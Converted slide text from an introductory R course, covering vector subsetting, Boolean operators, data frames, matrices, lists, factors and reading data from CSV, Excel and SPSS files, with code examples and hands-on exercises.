#> #> #> b mean(c)
#> #> <fctr> <dbl>
#> 1 f 20
#> 2 m 25
```

see <https://cran.rstudio.com/web/packages/dplyr/vignettes/introduction.html>


# References

1. <https://cran.rstudio.com/web/packages/dplyr/vignettes/introduction.html>


# Built-in dataset

# Try these examples in R


```
> example(plot)
```



```
> example(boxplot)
```




```
> example(hist)
```




# Playing with Builtin Data

# Scatterplot Matrices from the car Package

```
> library(car)
> scatterplotMatrix(~mpg +disp +drat +wt |cyl,
+ data=mtcars)
```




# R Commander: Rcmdr



# 3D graphs

```
> library(Rcmdr)
> attach(mtcars) # see ?mtcars
> scatter3d(wt, disp, mpg)
```




# Data sharing with Excel, SPSS

```
Reading excel csv, xls data files
sales <- read.csv(file.choose())
prices <- read.csv("prices-2012.csv")
data <- read.xls("grades.xls")
Load the foreign package
library(foreign)
Import the spss data file
read.spss("newData.sav")
```

# Excel with R functions

- Google "Excel + R + Bert"
- Download and Install *Bert* (free)
- R will appear inside Excel
- More later in lecture on *Bert*



# Hands On R Data

4/2/2016.


From Lecture 2, Working with data in R, by Trevor A. Branch,  
Course: FISH 552 Introduction to R

# Subsetting vectors


```
> x <- c(3,4,2,1,10,7)
> x[1] ←
[1] 3
> x[3]
[1] 2
> x[1:5] ←
[1] 3 4 2 1 10
Use a vector of indices to select
multiple items
> x[c(2,5)]
[1] 4 10
> x[-c(2,4)] ←
[1] 3 10 7
A negative index means exclude the items at
those index values, here exclude items 2 and 4
```

# Boolean logic (T or F)


I carry an umbrella if it both rains  
**and** snows on the same day




I carry an umbrella whenever it rains  
**or** snows




I carry an umbrella for rain but never  
for snow




I never carry an umbrella for rain,  
only for snow




**rain & snow**




**rain | snow**



**rain & !snow**



**!rain & snow**



# Boolean operators

- & and (element wise)
- | or (element wise)
- ! not
- < less than
- > greater than
- <= less than or equal to
- >= greater than or equal to
- == equal to
- != not equal to

# Boolean operators

`&&` and (first element of vector only)

`||` or (first element of vector only)

The ONLY place you use these is when you are asking **IF** something is true, in which case you need a single value and not an entire vector of T and F values

# Boolean examples: single value

```
> x <- 3
```

```
> x == 3
```

```
[1] TRUE
```

```
> x < 10
```

```
[1] TRUE
```

```
> x < -1
```

```
[1] FALSE
```

```
> x > 0 & x < 10
```

```
[1] TRUE
```

Combine multiple conditions with AND (&) or OR

(|)

This is how you ask whether x is between 0  
and 10

# Boolean examples: vector of values

```
> x <- 1:5 Now x is a vector of values
```

```
> x == 3
```

```
[1] FALSE FALSE TRUE FALSE FALSE
```

```
> x < 10
```

```
[1] TRUE TRUE TRUE TRUE TRUE
```

```
> x > 2 & x <= 4
```

```
[1] FALSE FALSE TRUE TRUE FALSE
```

```
> x != 2
```

```
[1] TRUE FALSE TRUE TRUE TRUE
```

# Umbrella logic

```
> day <- c("Sun", "Mon", "Tues", "Wed", "Thurs", "Fri", "Sat")
> rain <- c("Yes", "Yes", "Yes", "Yes", "Yes", "Yes", "No")
> snow <- c("No", "No", "No", "Yes", "No", "No", "No")
> rain == "Yes"
[1] TRUE TRUE TRUE TRUE TRUE TRUE FALSE
> rain != "No"
[1] TRUE TRUE TRUE TRUE TRUE TRUE FALSE
> snow == "Yes"
[1] FALSE FALSE FALSE TRUE FALSE FALSE FALSE
> rain=="Yes" & snow=="Yes"
[1] FALSE FALSE FALSE TRUE FALSE FALSE FALSE
> rain=="Yes" | snow=="Yes"
[1] TRUE TRUE TRUE TRUE TRUE TRUE FALSE
```

# Umbrella logic

Vectors can be subsetted according to logic

```
> day[rain=="Yes"]
[1] "Sun" "Mon" "Tues" "Wed" "Thurs" "Fri"
> day[snow=="Yes"]
[1] "wed"
```

I always carry an umbrella if it rains **and** snows

```
> day[rain=="Yes" & snow=="Yes"]
[1] "wed"
```

I always carry an umbrella if it rains **or** snows

```
> day[rain=="Yes" | snow=="Yes"]
[1] "Sun" "Mon" "Tues" "Wed" "Thurs" "Fri"
```

# TRUE and FALSE

```
> rain <- c("Yes","Yes","Yes",
 "Yes","Yes","Yes","No")
```

How many days did it rain this week?

```
> sum(rain=="Yes")
[1] 6
```

Internal representation of TRUE and FALSE

```
> as.numeric(rain=="Yes")
[1] 1 1 1 1 1 1 0
```

TRUE == T == 1 and FALSE == F == 0  
(long-standing programming convention)

Pro tip: In R, F is equivalent to FALSE and T is equivalent to TRUE. Most code uses T and F.

# Other Boolean operators

```
> rain <- c("Yes","Yes","Yes","Yes","Yes","Yes","No")
```

Which elements are TRUE?

```
> which(rain=="Yes")
[1] 1 2 3 4 5 6
```

Are **any** elements true?

```
> any(rain=="Yes")
[1] TRUE
```

Are **all** elements true?

```
> all(rain=="Yes")
[1] FALSE
```

# Hands-on exercise 1

```
y <- c(3,2,15,-1,22,1,9,17,5)
```

Complete the following using the vector y

1. Display the first and last values
2. Find the last value for a vector of any length
3. Display the values that are greater than the mean of y
4. Display the positions (indices) of the values greater than the mean
5. Are all the values positive?
6. Are any of the values equal to the mean?
7. Are any of the values equal to the median?

# Data frames

```
Store data as a collection of variables
> nislnds <- length(islands)
> years <- seq(from=2013, length=nlslnds)
> island.data <- data.frame(years, islands)
head() # view the initial data frame
> head(island.data)

 years islands
Africa 2013 11506
Antarctica 2014 5500
Asia 2015 16988
Australia 2016 2968
Axel Heiberg 2017 16
Baffin 2018 184
```

# Data frames

```
Extract the names of a data frame
> names(island.data)
 "years" "islands"
Modify the names of a data frame
> names(island.data) <- c("years", "area")
> head(island.data, n=2)
 years area
Africa 2013 11506
Antarctica 2014 5500
Assign column names when creating a data frame
> island.data <-
 data.frame(years=years, area=islands)
```

# Data frames

What is stored in your working directory?

```
> area
Error: object 'area' not found
> ls()
"island.data" "nislands" "years"
> island.data$area
[1] 11506 5500 16988 ...
[9] 84 73 25 ...
```

Use the \$ operator to extract from data frames

# Extracting data from data frames

```
> tag <- c(2, 3, 5, 7, 8, 9, 15, 21, 23, 26)
> weight <- c(14.8, 21, 19.7, 23.2, 16, 16.1, 20,
29.3, 17.8, 21.2)
> condition <- c("good", "fair", "fair", "poor",
"fair", "good", "good", "fair", "fair", "poor")
> fishData <- data.frame(tag, weight, condition)
> head(fishData, n=2)
 tag weight condition
1 2 14.8 good
2 3 21.0 fair
```

# Extracting columns by name

```
Extract the column with the name weight
```

```
> fishData$weight
```

```
[1] 14.8 21.0 19.7 ..
```

```
Note that changing the weight vector
```

```
will not change fishData$weight
```

```
> (weight <- rep(20,10))
```

```
[1] 20 20 20 ..
```

```
> fishData$weight
```

```
[1] 14.8 21.0 ..
```

# Extracting rows/columns by indices

```
Specify the row index, column index or both
object[row, column]

Extract column 2
> fishData[,2]
[1] 14.8 21.0 19.7 ...

Exclude column 1, retain columns 2-3
> fishData[,-1]
 weight condition
1 14.8 good
2 21.0 fair
3 19.7 fair
...
...
```

# Extracting elements

```
> fishData[1,] # Extract the first row
 tag weight condition
 1 2 14.8 good
> fishData[c(1,4),] # Extract rows 1 and 4
 tag weight condition
 1 2 14.8 good
 4 7 23.2 poor
> fishData[1,2] # Access element in row 1 and col 2
 14.8
First get the weight column and
then find the first element of the resulting vector
> fishData$weight[1]
 14.8
```

# Methods for column extraction

```
> fishData[,2:3] # Extract columns 2 and 3
```

weight condition

1	14.8	good
2	21.0	fair
3	19.7	fair

...

```
> fishData[,c("tag","condition")]
```

tag condition

1	2	good
2	3	fair
3	5	fair

Extract columns by name (useful  
for large data frames where the  
column indices are hard to find)

...

# Extracting elements logically

```
> fishData$weight # Vector of weights
14.8 21.0 19.7 ...
> fishData$weight > 22 # Vector of TRUE or FALSE
FALSE FALSE FALSE ...
> fishData[fishData$weight > 22,]
```

	tag	weight	condition
4	7	23.2	poor
8	21	29.3	fair

Extract only the rows where the vector elements are TRUE, i.e. where weight > 22

Referencing the data frame TWICE is a key method for finding rows and columns

# Combining conditions

```
> fishData[fishData$weight < 20 &
 fishData$condition == "fair",]
 tag weight condition
 3 5 19.7 fair
 5 8 16.0 fair
 9 23 17.8 fair
> fishData[fishData$weight < 15 |
 fishData$weight > 25,]
 tag weight condition
 1 2 14.8 good
 8 21 29.3 fair
```

# Umbrella logic revisited

```
carry an umbrella if it rains and snows (vectors)
```

```
> day[rain=="Yes" & snow=="Yes"]
"wed"
```

Answered using a data frame

```
> weather <- data.frame(day, rain, snow)
> weather[weather$rain=="Yes" &
 weather$snow=="Yes",]
 day rain snow
4 wed Yes Yes
```

# Dimensions of data frames

```
length gives the number of elements in a vector
```

```
For a data frame, length gives the number of columns
```

```
> length(fishData) # 3
```

```
Use dim for both rows and columns
```

```
> dim(fishData) # 10 3
```

```
Use nrow or ncol to get each individually
```

```
> nrow(fishData)
```

```
[1] 10
```

```
> ncol(fishData)
```

```
[1] 3
```

# Sample data frame

```
Copy and paste this into your R code for the hands-on exercise
> patients <- data.frame(
 id = c(31, 62, 50, 99, 53, 75, 54, 58, 4, 74),
 age = c(12, 18, 20, 17, 14, 8, 12, 24, 24, 21),
 sex = c("M", "F", "F", "M", "F", "M", "M", "F",
"F", "M"))

> head(patients, n=2)
 id age sex
1 31 12 M
2 62 18 F
```

# Hands-on exercise 2

## on patients

- Use a logical operator to display ages that are larger than 20
- Do the same as above but also display the corresponding id and sex
- Display only female observations
- Change the 7<sup>th</sup> age in patients from 12 to 21
- Calculate the proportion of subjects that are age 20 or greater
- Calculate the proportion of males that are greater than 20
- Permanently delete the 10<sup>th</sup> subject
- Permanently add two more subjects to this data frame (use rbind)

# Missing values (NA)

```
> humidity <- c(63.33, NA, 64.63, 68.38,
NA, 79.1, 77.46)
```

```
Many functions do not handle missing values
> mean(humidity)
 NA # Cannot handle NA in input, so
> mean(humidity, na.rm=T) # Remove NA
70.58
```

# Missing values (NA, Not Available)

```
> na.omit(humidity) # Omit missing values
63.33 64.63 68.38 ..

attr(,"na.action") # is 2 5
attr(,"class") # is "omit"

Also see na.pass(), na.fail(), na.exclude()

#!is.na() handles missing values in vectors
> humidity[!is.na(humidity)]
[1] 63.33 64.63 68.38 ..
```

# More Hands On Data, in R with List, Matrix, Factors, Excel Files

From Lecture 3, Working with data in R 2,  
by Trevor A. Branch, FISH 552 Introduction to R

# Matrices

- Data frames: store objects of different types
- Matrices: store objects all of the same type

```
> x <- matrix(data=1:6, Numbers to put into matrix
 nrow=3, ncol=2, Number of rows, number of columns
 byrow=FALSE) Fill numbers in by column
```

```
> x
 [,1] [,2]
[1,] 1 4 Number of elements provided
[2,] 2 5 should be nrow × ncol
[3,] 3 6
```

# Creating matrices

- Matrix from the years visiting each island

```
> nislands <- length(islands) # 48
> years <- seq(2013, length.out=nislands)
> isl.mat <- matrix(c(years, islands), ncol=2, nrow=nislands)
> head(isl.mat, n=2)
 [,1] [,2]
[1,] 2013 11506
[2,] 2014 5500
```

- Fast way to create matrix using column bind (cbind)

```
> isl.mat <- cbind(years, islands)
```

```
> head(isl.mat, n=2)
```

	years	islands
Africa	2013	11506
Antarctica	2014	5500

# Matrix functions

- Matrix formation by row binding

```
> isl.row.mat <- rbind(years, islands)
> head(isl.row.mat)
 Africa Antarctica Asia Australia...
years 2013 2014 2015 2016...
islands 11506 5500 16988 2968...
```

- Use `t( )` to transpose (switch columns and rows)

```
> t(isl.row.mat)
 years islands
Africa 2013 11506
Antarctica 2014 5500
...
...
```

# Matrix dimensions

- Use the same functions to extract dimensions that were used for data frames

```
> dim(isl.mat)
[1] 48 2
> dim(isl.row.mat)
[1] 2 48
> nrow(isl.mat)
[1] 48
> ncol(isl.mat)
[1] 2
```

# Arrays

- Matrices have 2 dimensions, arrays have N dimensions

```
> isl.array <- array(data=c(years, islands),
 dim=c(nislands,2))
> head(isl.array, n=3)
 [,1] [,2]
[1,] 2013 11506
[2,] 2014 5500
[3,] 2015 16988
```

Create an array of  
dimension  $n_{islands} \times 2$

- A matrix is a special case of an array, but a data frame is not

```
> is.array(isl.array)
[1] TRUE
> is.array(isl.mat)
[1] TRUE
```

# 3-Dimensional array

- Keep adding dimensions to the `dim` argument

```
> array(1:24, dim=c(3,4,2))
, , 1
 [,1] [,2] [,3] [,4]
[1,] 1 4 7 10
[2,] 2 5 8 11
[3,] 3 6 9 12
```

2 of the third dimension  
4 columns  
3 rows

```
, , 2
 [,1] [,2] [,3] [,4]
[1,] 13 16 19 22
[2,] 14 17 20 23
[3,] 15 18 21 24
```

# Lists

1. Most flexible data structure
2. Each element can be varying length and mode

```
> description <- "Year of visit, island area (thousand
sq miles)"
> isl.list <- list(meta=description, nislands=nislands,
data=isl.mat)
> isl.list
$meta
[1] "Year of visit, island area (thousand sq miles)"
$nislands
[1] 48
$data
 years islands
Africa 2013 11506
Antarctica 2014 5500
```

# Extracting elements from lists

- The \$ operator works for lists

```
> isl.list <- list(meta=description,
nislands=nislands, data=isl.mat)
```

```
> isl.list$meta
[1] "Year of visit, island area (thousand sq miles)"
> isl.list$nislands
[1] 48
> isl.list$data[1:3,]
 years islands
Africa 2013 11506
Antarctica 2014 5500
Asia 2015 16988
```

# Converting data frames to lists

```
> patients <- data.frame(
+ id = c(31, 62, 50, 99, 53, 75, 54, 58, 4, 74),
+ age = c(12, 18, 20, 17, 14, 8, 12, 24, 24, 21),
+ sex = c("M", "F", "F", "M", "F", "M", "M", "M",
+ "F", "M"))
> pat.list <- as.list(patients)
> pat.list
$id
[1] 31 62 50 99 53 75 54 58 4 74
$age
[1] 12 18 20 17 14 8 12 24 24 21
$sex
[1] M F F M F M M F F M
Levels: F M
```

R coerced the variable `sex` into a categorical variable during the `data.frame` statement, which is only apparent now

# Using the [[ ]] operator for lists

- [[ ]] extracts elements of lists (or \$ if list elements are named)

```
> pat.list[[1]]
[1] 31 62 50 99 53 75 54 58 4 74
```

```
> pat.list$id
[1] 31 62 50 99 53 75 54 58 4 74
```

```
> pat.list[[1]][1]
[1] 31
```

```
> pat.list$id[1]
[1] 31
```

# Changing list elements

```
> pat.list$id <- matrix(pat.list$id, ncol=2)
> pat.list
$id
 [,1] [,2]
[1,] 31 75
[2,] 62 54
[3,] 50 58
[4,] 99 4
[5,] 53 74
$age
[1] 12 18 20 17 14 8 12 24 24 21
$sex
[1] M F F M F M M F F M
Levels: F M
```

Accessing elements of a matrix  
inside a list

```
> pat.list[[1]][1,1]
[1] 31
> pat.list[[1]][1,]
[1] 31 75
```

# Factors - Categorical variables in R

- A factor in R is a vector with discrete values assigned to individual elements, for example:
  - [Male, female]
  - [Democrat, Republican, Unaffiliated ]
- Factors are used in basic data manipulation, plotting routines, and especially in statistical models
- R automatically specifies categorical variables as factors when
  - Creating data frames
  - Reading in data from files
  - Behind the scenes in many other applications

# The `factor` function

- We can specify a categorical variable as a factor with the `factor()` command

```
> zone <- c("demersal", "pelagic", "reef",
 "demersal")
> is.factor(zone)
[1] FALSE
> zone.fac <- factor(zone)
> zone.fac
[1] demersal pelagic reef demersal
Levels: demersal pelagic reef
> is.factor(zone.fac)
[1] TRUE
```

# Numbers to factors

- Often a categorical variable is coded numerically in a database; then the labels argument can be used:

```
> zone <- c(1, 1, 1, 2, 2, 2, 1, 2, 2, 1)
> zone.fac <- factor(zone, labels=c("demersal",
 "pelagic"))
> zone.fac
[1] demersal demersal demersal pelagic pelagic
pelagic demersal pelagic pelagic demersal
Levels: demersal pelagic
```

- To find the levels of a factor:

```
> levels(zone.fac)
[1] "demersal" "pelagic"
```

# Hands-on exercise 1

- Create a  $2 \times 2$  matrix `Amat` and a  $2 \times 3$  matrix `Bmat`, each filled with unique numbers
- Combine `A` and `B` into a  $2 \times 5$  matrix `Cmat` and a  $5 \times 2$  matrix `Dmat`
- Create a factor `xfactor` from the following vector such that 1 is female and 2 is male  
`sex <- c(1,1,2,1,2,2,2,1,1,1)`
- Create a list called `data` that contains matrices `Amat`, `Bmat` and `xfactor`
- Extract the first row of the matrix `Amat` from the list `data`
- Change to NA the value in row 1 and column 1 of matrix `Bmat` within `data`.

# Reading in data

There are three oft-used functions

1. `scan( )`
  - Most primitive, most flexible since it reads into a vector, and very fast, use for large or very messy data
2. `read.table()`
  - Easiest to use, reads into a data frame
3. `read.csv()`
  - Most useful for reading in Excel worksheets or other comma-separated data

# Manual entry of data

Nearly always data are read in from a text file like .csv,  
but data can be entered manually from the keyboard

```
> co2 <- scan()
1: 316
2: 316.91
3: 317.63
4: 318.46
5:
Read 4 items
> co2
[1] 316.00 316.91 317.63 318.46
```


# Reading in data from a file

- `read.table( )` has a number of common options (useful defaults listed below)
  - `header=T` first row has names for columns
  - `sep=" "` how are entries separated (white space)
  - `na.strings=NA` which values are treated as NAs
  - `skip=0` the number of lines to skip before reading in data
  - `nrows=-1` number of lines of data to read (-1 means all)
  - `col.names=c("a", "b")` names for columns
- Download data files in varying formats from Canvas website under "files/data files"

# Data from Excel

- Open fresh Excel workbook, single sheet, paste your data as values only, save as "Comma delimited (\*.csv)"
- Read the data in using `read.csv( )`

```
> read.csv(file="Data/dat_df1.csv", header=T)
 id age sex
1 31 12 M
2 62 18 F
3 50 20 F
```



# Excel sheet problems

Data should start in the top left corner

	A	B	C	D	E
1	id	age	sex		
2	1	31	12	M	
3	2	62	18	F	
4	3	50	20	F	
5	4	99	17	M	
6	5	53	14	F	
7	6	75	8	M	
8	7	54	12	M	
9	8	58	24	F	
10	9	4	24	F	
11	10	74	21	M	
12	11				
13					
14					
15					
16					
17					

All columns to the right and rows below should be empty and always have been empty hence the need for an empty sheet

Or delete all rows below and all columns to the right in Excel before saving as .csv

# References

- *An introduction to R* by Venables
  - <http://cran.r-project.org/doc/manuals/R-intro.pdf>
  - Chapters 4, 5.1-5.4, 5.9, 6.1-6.2, 7

# R inside Excel with Bert

11/3/2016

# Bert

